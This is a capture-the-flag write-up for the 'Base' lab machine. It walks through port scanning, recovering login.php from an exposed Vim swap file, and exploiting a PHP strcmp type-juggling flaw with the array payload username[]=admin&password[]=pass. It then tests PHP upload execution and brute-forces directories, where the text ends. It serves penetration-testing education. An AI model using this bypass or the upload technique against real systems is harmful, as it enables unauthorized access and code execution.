Base Write-up

Prepared by: dotguy

Introduction

PHP is one of the most popular back-end languages in the world. It's flexible, cross-platform compatible, cost-efficient and easy to learn. Services like Facebook, Wikipedia, Tumblr, HackTheBox, and Yahoo are built with PHP, not to mention Wordpress and other content management systems. However, PHP can often be misconfigured, which leaves huge vulnerability holes in the system, which cyber criminals could exploit. Ethical Hackers & Penetration testers need to know how PHP works, along with the many varieties of misconfiguration that they can discover. The Base machine teaches us how useful it is to analyze code & how one slight mistake can lead to a fatal vulnerability.


Enumeration

As always, we will check for open ports using an Nmap scan:


```
sudo nmap -sC -sV 10.10.10.48
```

```
$ sudo nmap -sC -sV 10.10.10.48

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome to Base
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan shows two ports open - Port 80 (HTTP) and Port 22 (SSH). We start off with enumerating port 80 using our web browser.




We can see a very simple webpage with the provided links in the navigation bar. By clicking the **Login** button, we are presented with the login page:



Notice the URL of the login page is `http://10.10.10.48/login/login.php`.

We can see that there is a login directory, where the `login.php` is stored. Let's try accessing that directory by removing `login.php` from the end of the URL.



The `/login` folder seems to be configured as listable, and we can see the `php` files that are responsible for the login task. There's also a `.swp` file, which is a swap file.

Swap files store the changes that are made to the buffer. If Vim or your computer crashes, the swap files allow you to recover those changes. Swap files also provide a way to avoid multiple instances of an editor like Vim from editing the same file. More information on swap files can be found here.

The swap file was probably created due to a crash of the Vim application while the developer was editing the file. The file ended up being unnoticed and left in the web application files where anyone can download it by clicking on the `login.php.swp` in the listable directory. The web server is set up to handle requests to `.php` files by running the PHP code in the file, but because the extension of the swap file isn't `.php`, the web server returns the raw code as text.

Let us click on this file and download it for further analysis. Navigate to the folder where the file is downloaded and read it to see if any parts of the code from `login.php` were saved. Typically the most straight forward way to recover a Vim swap file is with the `vim -r [swap file]`. But sometimes these files can be particular and won't recover.

As `.swp` is a temporary file, it contains a lot of non-human-readable content, thus we will use the `strings` utility to read this swap file because `strings` will only display the human-readable text.

```
strings login.php.swp
```

The Linux "strings" command makes it possible to view the human-readable characters within any file. The main purpose of using the "strings" command is to work out what type of file you're looking at, but you can also use it to extract text.

The output from the strings command is as follows:

```
b0VIM 8.0

root

base

/var/www/html/login/login.php
```

```
3210

#"!

                  <input type="text" name="username" class="form-control" style="max-
width: 30%;" id="username" placeholder="Your U
sername" required>

                <div class="form-group">
              <div class="row" align="center">
            <form id="login-form" action="" method="POST" role="form"
style="background-color:#f8fbfe">
          <div class="col-lg-12 mt-5 mt-lg-0">

        <div class="row mt-2">

        </div>

          <p>Use the form below to log into your account.</p>
          <h2>Login</h2>
        <div class="section-title mt-5" >
      <div class="container" data-aos="fade-up">
    <section id="login" class="contact section-bg" style="padding: 160px 0">

    <!-- ======= Login Section ======= -->

  </header><!-- End Header -->

    </div>

      </nav><!-- .navbar -->

        <i class="bi bi-list mobile-nav-toggle"></i>

        </ul>

          <li><a class="nav-link scrollto action" href="/login.php">Login</a></li>

          <li><a class="nav-link scrollto" href="/#contact">Contact</a></li>

          <li><a class="nav-link scrollto" href="/#pricing">Pricing</a></li>

          <li><a class="nav-link scrollto" href="/#team">Team</a></li>

          <li><a class="nav-link scrollto" href="/#services">Services</a></li>

          <li><a class="nav-link scrollto" href="/#about">About</a></li>
```

```
          <li><a class="nav-link scrollto" href="/#hero">Home</a></li>

        <ul>
      <nav id="navbar" class="navbar">
      <!-- <a href="index.html" class="logo"><img src="../assets/img/logo.png" alt=""
class="img-fluid"></a>-->
      <!-- Uncomment below if you prefer to use an image logo -->

      <h1 class="logo"><a href="index.html">BASE</a></h1>
    <div class="container d-flex align-items-center justify-content-between">

  <header id="header" class="fixed-top">
  <!-- ======= Header ======= -->
<body>
</head>
  <link href="../assets/css/style.css" rel="stylesheet">
  <!-- Template Main CSS File -->
  <link href="../assets/vendor/swiper/swiper-bundle.min.css" rel="stylesheet">

  <link href="../assets/vendor/remixicon/remixicon.css" rel="stylesheet">

  <link href="../assets/vendor/glightbox/css/glightbox.min.css" rel="stylesheet">

  <link href="../assets/vendor/boxicons/css/boxicons.min.css" rel="stylesheet">

  <link href="../assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet">

  <link href="../assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">

  <link href="../assets/vendor/aos/aos.css" rel="stylesheet">
  <!-- Vendor CSS Files -->
  <link href="https://fonts.googleapis.com/css?
family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Raleway:300,300i,400,400i,500,5
00i,600,600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i"
rel="stylesheet">
  <!-- Google Fonts -->
  <link href="../assets/img/apple-touch-icon.png" rel="apple-touch-icon">

  <link href="../assets/img/favicon.png" rel="icon">
  <!-- Favicons -->
  <meta content="" name="keywords">
  <meta content="" name="description">
  <title>Welcome to Base</title>
  <meta content="width=device-width, initial-scale=1.0" name="viewport">

  <meta charset="utf-8">
<head>
<html lang="en">
<!DOCTYPE html>
```

```
    }
        print("<script>alert('Wrong Username or Password')</script>");

    } else {
        }
            print("<script>alert('Wrong Username or Password')</script>");

        } else {
            header("Location: /upload.php");
            $_SESSION['user_id'] = 1;
        if (strcmp($password, $_POST['password']) == 0) {
    if (strcmp($username, $_POST['username']) == 0) {
    require('config.php');
if (!empty($_POST['username']) && !empty($_POST['password'])) {
session_start();
<?php
</html>
</body>
  <script src="../assets/js/main.js"></script>
```

After checking the code, we can see HTML/PHP code, but it's out of order and a bit jumbled. Still, there's enough there that we can figure out what the code is trying to do. Specifically, the block of PHP code that handles login appears to be upside down. To make it look normal we can place the output of the `strings` command inside a new file and read it with the `tac` utility, which reads files similar to `cat` but instead does so in a backwards manner.

```
strings login.php.swp >> file.txt
tac file.txt
```

```
$ strings login.php.swp >> file.txt

$ tac file.txt

  <script src="../assets/js/main.js"></script>
</body>
</html>
<?php
session_start();
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');
    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta content="width=device-width, initial-scale=1.0" name="viewport">
  <title>Welcome to Base</title>
  <meta content="" name="description">
  <meta content="" name="keywords">
  <!-- Favicons -->

[** SNIP **]

#"!
3210
/var/www/html/login/login.php
base
root
b0VIM 8.0
```

Now the output is much better for reading. After analyzing the file, here's the part that is interesting:

```
# <** SNIP **>

session_start();
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');
    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
```

```
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }

# <** SNIP **>
```

This file checks the username/password combination that the user submits against the variables that are stored in the config file (which is potentially communicating with a database) to see if they match.

Now, here's the issue:

```
if (strcmp($username , $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
```

The developer is using the `strcmp` function to check the username and password combination. This function is used for string comparison and returns `0` when the two inputted values are identical, however, it is insecure and the authentication process can potentially be bypassed without having a valid username and password.

This is due to the fact that if `strcmp` is given an empty array to compare against the stored password, it will return `NULL`. In PHP the `==` operator only checks the value of a variable for equality, and the value of `NULL` is equal to `0`. The correct way to write this would be with the `===` operator which checks both value and type. These are prominently known as "Type Juggling bugs" and a detailed video explanation on this can be found here.

In PHP, variables can be easily converted into arrays if we add `[]` in front of them. For example:

```
$username = "Admin"
$username[] = "Admin"
```

Adding `[]` changes the variable `$username` to an array, which means that `strcmp()` will compare the array instead of a string.

```
if (strcmp($username , $_POST['username']) == 0) {
   if (strcmp($password, $_POST['password']) == 0) {
```

In the above code we see that if the comparison succeeds and returns `0`, the login is successful. If we convert those variables into empty arrays (`$username[]` & `$password[]`), the comparison will return `NULL`, and `NULL == 0` will return true, causing the login to be successful.

In order to exploit this vulnerability, we will need to intercept the login request in BurpSuite. To do so fire up BurpSuite and configure the browser to use it as a proxy, either with the FoxyProxy plugin or the Browser configuration page. Then send a login request with a random set of credentials and catch the request in Burp.


```
POST /login/login.php HTTP/1.1
Host: 10.10.10.48
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://10.129.95.184
Connection: close
Referer: http://10.129.95.184/login/login.php
Cookie: PHPSESSID=5f2l1v6dg685suk652ngujdngq
Upgrade-Insecure-Requests: 1

username=admin&password=pass
```

Change the POST data as follows to bypass the login.

```
username[]=admin&password[]=pass
```

```
POST /login/login.php HTTP/1.1
Host: 10.10.10.48
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://10.129.95.184
Connection: close
Referer: http://10.129.95.184/login/login.php
Cookie: PHPSESSID=5f2l1v6dg685suk652ngujdngq
Upgrade-Insecure-Requests: 1

username[]=admin&password[]=pass
```

This converts the variables to arrays and after forwarding the request, `strcmp()` returns `true` and the login is successful. Once logged in, we see a file upload functionality.




Foothold

Since the webpage can execute PHP code, we can try uploading a PHP file to check if PHP file uploads are allowed or not, and also check for PHP code execution.

Let us create a PHP file with the `phpinfo()` function, which outputs the configurational information of the PHP installation.

```
echo "<?php phpinfo(); ?>" > test.php
```

After `test.php` has been created, choose the file after clicking the `Upload` button, and we will be presented with the following notification, which shows that the file was successfully uploaded.




Next, we need to figure out where uploaded files are stored. To do that, we will use Gobuster to do a directory brute force.


```
gobuster dir --url http://10.10.10.48/ --wordlist /usr/share/wordlists/dirb/big.txt
```

```
$ gobuster dir --url http://10.10.10.48/ --wordlist /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.48/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/_uploaded            (Status: 301) [Size: 314] [--> http://10.10.10.48/_uploaded/]
/login                (Status: 301) [Size: 310] [--> http://10.10.10.48/login/]
/server-status        (Status: 403) [Size: 276]
